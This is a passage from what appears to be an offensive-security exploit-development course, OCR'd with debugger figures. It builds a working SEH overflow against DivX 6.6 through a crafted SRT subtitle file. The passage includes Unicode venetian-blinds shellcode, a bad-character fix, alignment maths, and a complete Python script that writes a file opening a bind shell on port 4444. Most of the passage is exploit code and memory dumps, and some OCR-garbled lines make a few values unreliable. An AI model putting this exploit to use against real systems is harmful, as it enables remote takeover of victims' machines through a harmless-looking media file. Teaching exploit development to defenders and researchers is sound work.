 "\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
 "\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
 "\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
 "\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
 "\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
 "\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
 "\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
 "\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
 "\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
 "\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
 "\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
 "\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
 "\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
 "\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
 "\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
 "\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
 "\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
 "\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
 "\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
 "\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
 "\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
 "\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
 "\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
 "\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
 "\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
 "\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
 "\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
 "\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
 "\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
 "\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
 "\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
 "\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
 "\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
 "\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
 "\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"
 "\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
 "\x40\x6D")

#PoC Venetian Bindshell on port 4444 - ph33r
shellcode  = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + half_bind + rest

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```


POC04 source code

While running the above exploit, something goes wrong. SEH has not been overwritten with our own return address. We look at the buffer in memory, it has been mangled just before a *0x0D* byte which has probably been filtered (a quick test changing this char to *0x41* reveals that we can overwrite SEH again).



```
Address  |SE handler
065AFE24 DivX_Pla.00550010
00D60057 CCCCCCCC
```

Figure 69: Bad character affecting return address



```
Address   Hex dump                                          UNICODE
075436B0  40 00 6D 00 40 00 6D 00 80 00 01 00 6D 00 40 00  @m@m'Om@
075436C0  6D 00 40 00 6D 00 80 00 49 00 6D 00 40 00 6D 00  m@m'Im@m
075436D0  40 00 6D 00 80 00 34 00 6D 00 40 00 6D 00 40 00  @m'4m@m@
075436E0  6D 00 80 00 01 00 6D 00 40 00 6D 00 40 00 6D 00  m'Om@m@m
075436F0  80 00 31 00 6D 00 40 00 6D 00 40 00 6D 00 80 00  '1m@m@m'
07543700  99 00 6D 00 40 00 6D 00 40 00 6D 00 80 00 84 00  'm@m@m''
07543710  6D 00 40 00 6D 00 40 00 6D 00 80 00 74 00 6D 00  m@m@m'tm
07543720  40 00 6D 00 40 00 6D 00 80 00 C1 00 6D 00 40 00  @m@m'┴m@
07543730  6D 00 40 00 6D 00 80 00 00 00 00 00 00 00 00 00  m@m'....
07543740  00 00 00 00 00 00 00 00 31 01 62 02 14 01 08 04  ....''''
07543750  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543760  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543770  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543780  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543790  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437A0  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437B0  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437C0  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437D0  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437E0  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437F0  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543800  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543810  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543820  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543830  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543840  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543850  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543860  41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
```

Figure 70: Identifying the bad character inside our buffer

How can we change the *0x0D* byte inside our shellcode? The easiest option we have is to break the ADD instruction in two instructions like the following:

```
"\x80\x0D\x6D" ->"\x80\x0C\x6D\x80\x01\x6D"

which will result in

80 00 75:add byte ptr [eax],0ch
00 6D 00:add byte ptr [ebp],ch
80 00 75:add byte ptr [eax],01h
40      :inceax
00 6D 00:add byte ptr [ebp],ch
40      :inceax
00 6D 00:add byte ptr [ebp],ch
```

Avoiding 0x0d bad character in shellcode

msfencode -i /tmp/bind -b "\x0d"

The only part we've changed in *POC05* is the one containing the fix for the bad character:

```
# [*] Unicode Venetian Blinds Shellcode Writer 1109 bytes
#     0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0C\x6D\x80\x01\x6D\x40\x6D\x40\x6D" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
```

POC05 changes to avoid 0x0D bad character

It's now time to do some math! We need to fix the *EAX* register to point to the first *NULL* byte of our "half" bind shell. Running the new POC, after the *"XCHG EAX, ECX"* instruction, *EAX* points to *0x0653EEDD* while the first *NULL* byte we need to replace is at *0x065406EF* address.

```
                         EAX       -> 0x0653EEDD
                         SHELLCODE -> 0x065406EF (00EB  ADD BL,CH)
                         0x065406EF - 0x0653EEDD = 6162 Bytes

                         # we can add/sub only 256 multiples
                         >>>6162/256.0
                         24.0703125 ->approximated to 25    24.0449 => 25
                         >>>hex(0xFF-25)
                         '0xe6'
                         >>>0x3C00FF00-0x3C00E600    Two constand Values
                         6400
                         our EAX fixing code will be:
                                ADD EAX, 0x3C00FF00
                                SUB EAX, 0x3C00E600

which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that
will bridge us to shellcode:
                         >>> 6400-6162
                         238 Bytes to fill   With NopS
```

Calculations to align EAX register to the first NULL bytes of the "half" bind shell

EAX = 0DSBEEDO =25
Shellcode= QDSC070B

For the nop equivalent instructions we are going to use a JO opcode “\x70\x00” (Jump if Overflow); we don’t care if the Overflow Flag is set to 1 or 0, in any of the two cases the result will be go to the next instruction, which is exactly what we want.

70 used because 90 isnt nop when
00900090 So we use 70

Here is our working exploit:

```
#!/usr/bin/python
# DivXPOC06.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"


# Payload building blocks
buffer       = "\x41" * 1032 # offset to SEH
xchg_esp     = "\x94\x6d"    # Swap back EAX, ESP for stack save,nop
xchg_ecx     = "\x91\x6d"    # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xE6\x3C\x6D" # ECX ADJUST
crawl        = "\x70" * 119  # Crawl with remaining strength on bleeding
                             # knees to shellcode
rest         = "\x01" * 5000000 # Buffer and shellcode canvas


# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#     bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xef\xe0\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
#     0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0C\x6D\x80\x01\x6D\x40\x6D\x40\x6D" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
```


half in length cause of null Pa

```
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\xce\x6D\x40\x6D\x40\x6D\x80\x60\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")

# PoC Venetian Bindshell on port 4444 - ph33r
shellcode  = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + crawl + half_bind + rest

f = open(file,'w')
f.write("1 \n")
```

```
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

Final Exploit source code

EAX now points to the first NULL byte and the venetian writer starts replacing all the zeroes with the second half of our bind shell.



```
Address   Hex dump                                          UNICODE    Registers (FPU)
065407DD  00 EB 00 E8 00 FF 00 FF 00 8B 00 24 00 8B 00 3C  ''''''''   EAX 065407DD
065407ED  00 7C 00 78 00 EF 00 4F 00 8B 00 20 00 EB 00 8B  ''''''''   ECX 00000000
065407FD  00 8B 00 EE 00 C0 00 AC 00 C0 00 07 00 CA 00 01  ''''''''   EDX 7C9037D8 ntdll.7C9037D8
0654080D  00 EB 00 3B 00 24 00 75 00 8B 00 24 00 EB 00 8B  ''''''''   EBX 00000000
0654081D  00 4B 00 5F 00 01 00 03 00 8B 00 6C 00 1C 00 C3  ''''''''   ESP 0653EE00
0654082D  00 DB 00 8B 00 30 00 40 00 8B 00 1C 00 8B 00 08  ''''''''   EBP 0653EE14
0654083D  00 68 00 4E 00 EC 00 FF 00 66 00 66 00 33 00 68  ''''''''   ESI 7C9037BF ntdll.7C9037BF
0654084D  00 73 00 5F 00 FF 00 68 00 ED 00 3B 00 FF 00 5F  ''''''''   EDI 00000000
0654085D  00 E5 00 81 00 08 00 55 00 02 00 D0 00 D9 00 F5  ''''''''
0654086D  00 57 00 D6 00 53 00 53 00 43 00 43 00 FF 00 66  ''''''''   EIP 0653FE41
0654087D  00 11 00 66 00 89 00 95 00 A4 00 70 00 57 00 D6  ''''''''
0654088D  00 10 00 55 00 D0 00 A4 00 2E 00 57 00 D6 00 55  ''''''''   C 0  ES 0023 32bit 0(FFFFFFFF)
0654089D  00 D0 00 E5 00 86 00 57 00 D6 00 54 00 55 00 D0  ''''''''   P 1  CS 001B 32bit 0(FFFFFFFF)
065408AD  00 68 00 79 00 79 00 FF 00 55 00 D0 00 6A 00 66  ''''''''   A 0  SS 0023 32bit 0(FFFFFFFF)
065408BD  00 63 00 89 00 6A 00 59 00 CC 00 E7 00 44 00 E2  ''''''''   Z 0  DS 0023 32bit 0(FFFFFFFF)
065408CD  00 C0 00 AA 00 42 00 FE 00 2C 00 8D 00 38 00 AB  ''''''''   S 0  FS 003B 32bit 7FF48000(FFF)
065408DD  00 68 00 FE 00 16 00 75 00 FF 00 5B 00 52 00 51  ''''''''   T 0  GS 0000 NULL
065408ED  00 6A 00 51 00 55 00 FF 00 68 00 D9 00 CE 00 FF  ''''''''   D 0
065408FD  00 6A 00 FF 00 FF 00 8B 00 FC 00 C4 00 FF 00 52  ''''''''   O 0  LastErr ERROR_SUCCESS (00000000)
0654090D  00 D0 00 EF 00 E0 00 53 00 D6 00 D0 00 01 00 01  ''''''''   EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
0654091D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''
0654092D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST0 empty -??? FFFF 7C910738 7C90EE18
0654093D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST1 empty 0.5051573614953354492
0654094D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST2 empty 1.974679708420834961
0654095D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST3 empty 0.9836003919076574675
0654096D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST4 empty 1.000000000000000000
0654097D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST5 empty 1.000000000000000000
0654098D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST6 empty 0.0
0654099D  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   ST7 empty 0.0
065409AD  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''              3 2 1 0      E S P U O Z D I
065409BD  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   FST 4022  Cond 1 0 0 0  Err 0 0 1 0 0 0 1 0  (ED)
065409CD  00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01  ''''''''   FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure 71: EAX pointing to the first NULL byte of the buffer

